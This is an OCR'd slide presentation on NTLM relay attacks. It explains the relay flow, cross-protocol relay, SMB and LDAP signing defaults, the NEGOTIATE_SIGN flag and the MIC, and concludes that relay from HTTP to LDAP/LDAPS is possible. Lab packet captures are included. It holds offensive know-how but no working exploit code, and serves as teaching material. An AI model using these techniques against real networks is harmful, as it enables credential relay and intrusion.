
# NTLM Relay



# How it works


Client
Attacker
Server
Server
Client
NEGOTIATE
NEGOTIATE
Generate challenge
CHALLENGE
b6515172c37197b0
CHALLENGE
b6515172c37197b0
AUTHENTICATE
b6515172c37197b0
AUTHENTICATE
b6515172c37197b0
Check response


# How it works


Attacker
Server
NEGOTIATE
Generate challenge
CHALLENGE
b6515172c37197b0
Victim's secret
AUTHENTICATE
b6515172c37197b0
Check response

# How it works


- NTLM is encapsulated
- Relay to **another protocol**

# Cross-Protocol relay



# 03


# Session Signing




## How it works

- Data can be signed after authentication
  - SMB
  - LDAP
  - HTTP
- Signing negociation depends on the protocol
  - SMB : Before NTLM authentication
  - LDAP : Uses NTLM authentication data

# How it works


Client
Server
Client's secret
1. Authentication
2. Session
Check signature
Other messages


# How it works


Client
Attacker
Server
Server
Client
NEGOTIATE
NEGOTIATE
Generate challlenge
CHALLENGE
b6515172c37197b0
CHALLENGE
b6515172c37197b0
AUTHENTICATE
b6515172c37197b0
AUTHENTICATE
b6515172c37197b0
Check response
Authentication
Malicious action
?
?
Malicious action
?
Check signature
Session

# SMB signing

- 3 status
  - Disabled : Do not support signing
  - Enabled : Signing **if necessary**
  - Required : Signing **required**
- **Do not rely on authentication layer**

➔ If no entity requires signing, then signing **won't be used**



# SMB signing

Session signing

| CLIENT \ SERVER | Required | Enabled | Disabled (SMBv1) |
|---|---|---|---|
| **Required** | Signed | Signed | Not supported |
| **Enabled** | Signed* | SMBv1 : Signed<br>SMBv2 : Not signed** | Not signed*** |
| **Disabled (SMBv1)** | Not supported | Not signed | Not signed |

* Default for client/server to Domain Controller

** Default for client to server which is not a domain controller via SMBv2

*** Default for client to server which is not a domain controller via SMBv1

# LDAP signing

- 3 status
  - None : **Do not support** signing
  - Negociated Signing : Signing **if possible**
  - Required : **Requires** signing

- **Uses NTLM flags**

➔ If signing is supported by client & server, then signing will be used

# LDAP signing



```
▾ Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negoti
    1... .... .... .... .... .... .... .... = Negotiate 56: Set
    .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
    ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
    ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
    .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
    .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
    .... ..1. .... .... .... .... .... .... = Negotiate Version: Set
    .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
    .... .... 0... .... .... .... .... .... = Negotiate Target Info: Not set
    .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
    .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
    .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
    .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
    .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
    .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
    .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
    .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
    .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
    .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
    .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
    .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
    .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
    .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
    .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
    .... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
    .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
    .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
    .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
    .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
    .... .... .... .... .... .... .... .1.. = Request Target: Set
    .... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
    .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```

# LDAP signing



| SERVER / CLIENT | Required | Negociated | Disabled |
|---|---|---|---|
| **Required** | Signed | Signed | Not supported |
| **Negociated** | Signed | Signed* | Not signed |
| **Disabled** | Not supported | Not signed | Not signed |

* Default behavior

# Sum up

LOGIN SÉCURITÉ

## SMB

- Can relay to any Windows host, except DC


## LDAP

- Can relay if client doesn't support signing
  ➔ NEGOTIATE_SIGN = 0


Can we update this flag on the fly?

# 04

# Authentication signing



# Message Integrity Code - MIC




```
▾ NTLMv2 Response: f91306c7458a5d8b2863aaa2479e4bcf0101000000000000...
    NTProofStr: f91306c7458a5d8b2863aaa2479e4bcf
    Response Version: 1
    Hi Response Version: 1
    Z: 000000000000
    Time: Mar 24, 2020 11:18:02.156601100 UTC
    NTLMv2 Client Challenge: e39c15d3ffeeb1d7
    Z: 00000000
  ▸ Attribute: NetBIOS domain name: ADSEC
  ▸ Attribute: NetBIOS computer name: SERVER01
  ▸ Attribute: DNS domain name: adsec.local
  ▸ Attribute: DNS computer name: SERVER01.adsec.local
  ▸ Attribute: DNS tree name: adsec.local
  ▸ Attribute: Timestamp
  ▾ Attribute: Flags
      NTLMV2 Response Item Type: Flags (0x0006)
      NTLMV2 Response Item Length: 4
      Flags: 0x00000002
  ▸ Attribute: Restrictions
  ▸ Attribute: Channel Bindings
  ▸ Attribute: Target Name: cifs/192.168.56.1
  ▸ Attribute: End of list
    Z: 00000000
    padding: 00000000
▸ Domain name: ADSEC
▸ User name: jsnow
▸ Host name: DESKTOP01
▸ Session Key: f17f73bf99088e88fe74cbb1e18e7a85
▸ Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiat
▸ Version 10.0 (Build 16299): NTLM Current Revision 15
  MIC: 61cabfe042823f7208e8b3ed3483cb54
```

**MIC** = HMAC_MD5(**Session_Key**,
NEGOTIATE_MESSAGE
+ CHALLENGE_MESSAGE
+ AUTHENTICATE_MESSAGE)

# Focus on LDAPS

- Signing and encryption handled by TLS
- Client must not set NEGOCIATE_SIGN

Windows clients (by default)

- SMB : Flag set
- LDAP : Flag set
- HTTP : Flag **unset**
- LDAPS : Flag **unset** (but rarely used)


➔ Relay from HTTP to LDAP/LDAPS possible

# Sum up

